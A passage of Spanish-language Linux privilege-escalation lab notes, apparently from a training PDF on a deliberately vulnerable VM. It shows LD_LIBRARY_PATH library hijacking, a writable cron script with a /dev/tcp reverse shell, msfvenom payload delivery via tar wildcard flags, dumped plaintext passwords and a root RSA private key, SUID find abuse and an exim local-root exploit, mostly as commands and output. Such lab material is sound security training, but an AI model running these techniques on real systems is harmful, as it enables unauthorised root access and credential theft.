    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
```

ldd /usr/sbin/apache2

```
user@debian:~$ ldd /usr/sbin/apache2
        linux-vdso.so.1 =>  (0x00007fff53efe000)
        libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f4b0d008000)
        libaprutil-1.so.0 => /usr/lib/libaprutil-1.so.0 (0x00007f4b0cde4000)
        libapr-1.so.0 => /usr/lib/libapr-1.so.0 (0x00007f4b0cbaa000)
        libpthread.so.0 => /lib/libpthread.so.0 (0x00007f4b0c98e000)
        libc.so.6 => /lib/libc.so.6 (0x00007f4b0c622000)
        libuuid.so.1 => /lib/libuuid.so.1 (0x00007f4b0c41d000)
        librt.so.1 => /lib/librt.so.1 (0x00007f4b0c215000)
        libcrypt.so.1 => /lib/libcrypt.so.1 (0x00007f4b0bfde000)
        libdl.so.2 => /lib/libdl.so.2 (0x00007f4b0bdd9000)
        libexpat.so.1 => /usr/lib/libexpat.so.1 (0x00007f4b0bbb1000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f4b0d4c5000)
```

file: hijack.c


```
#include <stdio.h>
#include <stdlib.h>

static void hijack() __attribute__((constructor));

void hijack() {
   unsetenv("LD_LIBRARY_PATH");
   setresuid(0,0,0);
   system("/bin/bash -p");
}
```

```
gcc -o libcrypt.so.1 -shared -fPIC hijack.c
sudo LD_LIBRARY_PATH=. apache2
id
```

```
user@debian:~$ gcc -o libcrypt.so.1 -shared -fPIC hijack.c
user@debian:~$ sudo LD_LIBRARY_PATH=. apache2
apache2: ./libcrypt.so.1: no version information available (required by /usr/lib/libaprutil-1.so.0)
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```


Cron Jobs

nano /etc/crontab




```
SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

alternativa: linpeas.sh, LinEnum.sh, etc.



```
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

En el archivo /usr/local/bin/compress.sh solo tenemos permiso de ejecución.



```
user@debian:~/tools$ ls -la /usr/local/bin/compress.sh
-rwxr--r-- 1 root staff 53 May 13  2017 /usr/local/bin/compress.sh
```

Buscamos la ruta del archivo: overwrite.sh

locate overwrite.sh
cat /usr/local/bin/overwrite.sh

file: overwrite.sh
#!/bin/bash
echo `date` > /tmp/useless

ls -la /usr/local/bin/overwrite.sh

```
user@debian:~/tools$ locate overwrite.sh
locate: warning: database `/var/cache/locate/locatedb' is more than 8 days old
/usr/local/bin/overwrite.sh
user@debian:~/tools$ cat /usr/local/bin/overwrite.sh
#!/bin/bash

echo `date` > /tmp/useless
user@debian:~/tools$ ls -la /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 40 May 13  2017 /usr/local/bin/overwrite.sh
user@debian:~/tools$
```

Identificamos que tenemos permisos de escritura.

Editamos el archivo, en mi caso una conexión reversa.
/bin/sh -i >& /dev/tcp/192.168.100.150/443 0>&1

```
  GNU nano 2.2.4    File: /usr/local/bin/overwrite.sh

#!/bin/bash

/bin/sh -i >& /dev/tcp/192.168.100.150/443 0>&1
```


rlwrap nc -lvp 443
id

```
┌──(hernan㉿hernan)-[~]
└─$ rlwrap nc -lvp 443
Listening on 0.0.0.0 443
Connection received on 192.168.100.150 57739
sh: no job control in this shell
sh-4.1# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#
```


PATH Environment Variable

La variable de entorno crontab PATH está configurada de forma predeterminada en /usr/bin:/bin
La variable PATH se puede sobrescribir en el archivo crontab.
Si un programa/script de trabajo cron no utiliza una ruta absoluta y uno nuestro usuario puede escribir en los directorios PATH, es posible que podamos
cree un programa/script con el mismo nombre que el trabajo cron.

cat /etc/crontab o linpeas.sh, LinEnum.sh, etc.



ls -la /usr/local/bin/overwrite.sh
nano /usr/local/bin/overwrite.sh
cp /bin/bash /tmp/rootbash
ls /tmp
/tmp/rootbash -p



Wildcards & Filenames

Cuando se proporciona un carácter comodín (*) a un comando como parte de un argumento, el shell primero realizará la expansión del nombre del archivo (también conocida como globbing) en el comodín.
Este proceso reemplaza el comodín con una lista del archivo separada por espacios. y nombres de directorio en el directorio actual.
Los nombres de archivos no están restringidos simplemente a opciones simples como -h o --help.
De hecho, podemos crear nombres de archivos que coincidan con opciones complejas: --opción=key=value GTFOBins (https://gtfobins.github.io) puede ayudar a determinar si un comando tiene opciones de línea de comando que serán útil para nuestros propósitos.

cat /etc/crontab o linpeas.sh, LinEnum.sh, etc.

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```


cat /usr/local/bin/compress.sh

```
user@debian:/usr/local/bin$ cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
user@debian:/usr/local/bin$
```

cd /home/user/
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.100.150 LPORT=443 -f elf > reverse.elf
touch /home/user/--checkpoint=1
touch /home/user/--checkpoint-action=exec=reverse.elf

```
user@debian:~$ wget http://192.168.100.150/reverse.elf
--2024-03-30 14:18:46--  http://192.168.100.150/reverse.elf
Connecting to 192.168.100.150:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 194 [application/octet-stream]
Saving to: “reverse.elf.1”

100%[======================================================================>]

2024-03-30 14:18:46 (86.5 MB/s) - “reverse.elf.1” saved [194/194]

user@debian:~$ touch ./--checkpoint=1
user@debian:~$ touch ./--checkpoint-action=exec=reverse.elf
```


rlwrap nc -lvp 443
id


(hernan㉿hernan)-[~]
$ rlwrap nc -lvp 443
Listening on 0.0.0.0 443
Connection received on 192.168.100.150 57739
sh: no job control in this shell
sh-4.1# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1#

Passwords & Keys

Si bien puede parecer una posibilidad remota, el almacenamiento de contraseñas débiles y La reutilización de contraseñas puede ser una forma sencilla de aumentar los privilegios.
Mientras la contraseña de la cuenta del usuario root está codificada y almacenada de forma segura en /etc/shadow, otras contraseñas, como las de Los servicios pueden almacenarse en texto sin formato en archivos de configuración.
Si el usuario root reutilizó su contraseña para un servicio, esa contraseña se puede encontrar y utilizar para cambiar al usuario root.

nano .*history



Verificamos las credenciales.

Verificamos los archivos de configuración es una buena practica para encontrar credenciales expuestas.
cat myvpn.ovpn
cat /etc/openvpn/auth.txt

```
root@debian:/home/user# cat myvpn.ovpn
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt
comp-lzo
verb 1
reneg-sec 0

root@debian:/home/user# cat /etc/openvpn/auth.txt
root
password123
root@debian:/home/user#
```

Listar archivos de acceso, es fundamental para conseguir una acceso por una llave privada.
ls -l /.ssh
cat /.ssh/root_key

```
root@debian:/home/user# ls -l /.ssh
total 4
-rw-r--r-- 1 root root 1679 Mar 19 16:00 root_key
root@debian:/home/user# cat /.ssh/root_key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA3IIf6Wczcdm38MZ9+QADSYq9FfKfwj0mJaUteyJHWHZ3/GNm
gLTH3Fov2Ss8QuGfvvD4CQ1f4N0PqnaJ2WJrKSP8QyxJ7YtRTk0JoTSGWTeUpExl
p4oSmTxYnO0LDcsezwNhBZn0kljtGu9p+dmmKbk40W4SWlTvU1LcEHRr6RgWMgQo
OHhxUFddFtYrknS4GiL5TJH6bt57xoIECnRc/8suZyWzgRzbo+TvDewK3ZhBN7HD
eV9G5JrjnVrDqSjhysUANmUTjUCTSsofUwlum+pU/dl9YCkXJRp7Hgy/QkFKpFET
Z36Z0g1JtQkwWxUD/iFj+iapkLuMaVT5dCq9kQIDAQABAoIBAQDDWdSDppYA6uz2
NiMsEULYSD0z0HqQTjQZbbhZOgkS6gFqa3VH2OCm6o8xSghdCB3Jvxk+i8bBI5bZ
YaLGH1boX6UArZ/g/mfNgpphYnMTXxYkaDo2ry/C6Z9nhukgEy78HvY5TCdL79Q+
5JNyccuvcxRPFcDUniJYIzQqr7laCgNU2R1lL87Qai6B6gJpyB9cP68rA02244el
WUXcZTk68p9dk2Q3tk3r/oYHf2LTkgPShXBEwP1VkF/2FFPvwi1JCCMUGS27avN7
VDFru8hDPCCmE3j4N9Sw6X/sSDR9ESg4+iNTsD2ziwGDYnizzY2e1+75zLyYZ4N7
6JoPCYFxAoGBAPi0ALpmNz17iFClfIqDrunUy8JT4aFxl0kQ5y9rKeFwNu50nTIW
1X+343539fKIcuPB0JY9ZkO9d4tp8M1Slebv/p4ITdKf43yTjClbd/FpyG2QNy3K
824ihKlQVDC9eYezWWs2pqZk/AqO2IHSlzL4v0T0GyzOsKJH6NGTvYhrAoGBAOL6
Wg07OXE08XsLJE+ujVPH4DQMqRz/G1vwztPkSmeqZ8/qsLW2bINLhndZdd1FaPzc
U7LXiuDNcl5u+Pihbv73rPNZOsixkklb5t3Jg1OcvvYcL6hMRwLL4iqG8YDBmlK1
Rq1CiY1cspqTQMJUVFHv0efroFNLf/0uVRP3VsDzAoGBAIKFJSSt5Cu2GxIH51Zi
```

SUID & SGID

Existen 2 tipos de Cuentas de Usuario en Linux:

1. Cuenta root: superusuario que tiene los privilegios más altos y tiene acceso y control ilimitados del sistema.
2. Cuenta de usuario: usuarios normales que tienen privilegios limitados que pueden definir el usuario root.

Cuando se obtiene un shell, lo más probable es que sea de un usuario o de un servicio que tiene privilegios limitados. Para obtener el control total del sistema o acceder a cualquier archivo, se requieren privilegios de root.
El shell del usuario root se puede obtener mediante escalada de privilegios mediante SUID y GUID.

SUID (Establecer ID de usuario del propietario en la ejecución)
GUID (Establecer ID de grupo del propietario en la ejecución) son permisos establecidos en una ejecución binaria.
Cuando se ejecuta un binario con el bit SUID o GUID establecido, se ejecutará con los privilegios del usuario o grupo propietario.
Esto se puede aprovechar para obtener el shell de otro usuario, preferiblemente root.

Encontramos binarios con permisos de ejecución root.
find / -perm -u=s -user root -type f -exec ls -l {} \; 2>/dev/null

```
user@debian:~$ find / -perm -u=s -user root -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root 37552 Feb 15  2011 /usr/bin/chsh
-rwsr-xr-x 2 root root 168136 Jan  5  2016 /usr/bin/sudo
-rwsr-xr-x 1 root root 32808 Feb 15  2011 /usr/bin/newgrp
-rwsr-xr-x 2 root root 168136 Jan  5  2016 /usr/bin/sudoedit
-rwsr-xr-x 1 root root 43280 Mar 29 18:54 /usr/bin/passwd
-rwsr-xr-x 1 root root 60208 Feb 15  2011 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 226256 Oct 26  2010 /usr/bin/find
-rwsr-xr-x 1 root root 39856 Feb 15  2011 /usr/bin/chfn
-rwsr-sr-x 1 root staff 9861 May 14  2017 /usr/local/bin/suid-so
-rwsr-sr-x 1 root staff 6883 May 14  2017 /usr/local/bin/suid-env
-rwsr-sr-x 1 root staff 6899 May 14  2017 /usr/local/bin/suid-env2
-rwsr-xr-x 1 root root 963691 May 13  2017 /usr/sbin/exim-4.84-3
-rwsr-xr-x 1 root root 6776 Dec 19  2010 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10592 Feb 15  2016 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 36640 Oct 14  2010 /bin/ping6
-rwsr-xr-x 1 root root 34248 Oct 14  2010 /bin/ping
-rwsr-xr-x 1 root root 78616 Jan 25  2011 /bin/mount
-rwsr-xr-x 1 root root 34024 Feb 15  2011 /bin/su
-rwsr-xr-x 1 root root 53648 Jan 25  2011 /bin/umount
-rwsr-sr-x 1 root root 926536 Mar 30 17:27 /tmp/rootbash
-rwsr-xr-x 1 root root 94992 Dec 13  2014 /sbin/mount.nfs
```

/usr/bin/find . -exec /bin/sh \; -quit

```
user@debian:~$ /usr/bin/find . -exec /bin/sh \; -quit
sh-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) groups=0(root),24(cdrom),25(floppy),29(audi
v),1000(user)
sh-4.1#
```

/tmp/rootbash

```
user@debian:~$ /tmp/rootbash
rootbash-4.1$ /tmp/rootbash -p
rootbash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdr
eo),46(plugdev),1000(user)
rootbash-4.1#
```

En algunos casos podemos encontrar el numero de versión, debemos encontrar si existe alguna vulnerabilidad (local exploit)
https://www.exploit-db.com/exploits/39535
nano exploit.sh
chmod +x exploit.sh
./exploit.sh


```
-rwsr-sr-x 1 root staff 6899 May 14  2017 /usr/local/bin/suid-env2
-rwsr-xr-x 1 root root 963691 May 13  2017 /usr/sbin/exim-4.84-3
-rwsr-xr-x 1 root root 6776 Dec 19  2010 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10592 Feb 15  2016 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 36640 Oct 14  2010 /bin/ping6
-rwsr-xr-x 1 root root 34248 Oct 14  2010 /bin/ping
-rwsr-xr-x 1 root root 78616 Jan 25  2011 /bin/mount
-rwsr-xr-x 1 root root 34024 Feb 15  2011 /bin/su
-rwsr-xr-x 1 root root 53648 Jan 25  2011 /bin/umount
-rwsr-sr-x 1 root root 926536 Mar 30 17:27 /tmp/rootbash
-rwsr-xr-x 1 root root 94992 Dec 13  2014 /sbin/mount.nfs
user@debian:~$
user@debian:~$ nano exploit.sh
user@debian:~$ chmod +x exploit.sh
user@debian:~$ ./exploit.sh
[ CVE-2016-1531 local root exploit
sh-4.1# id
uid=0(root) gid=1000(user) groups=0(root)
```

Nfs


Los recursos compartidos NFS se configuran en el archivo /etc/exports.
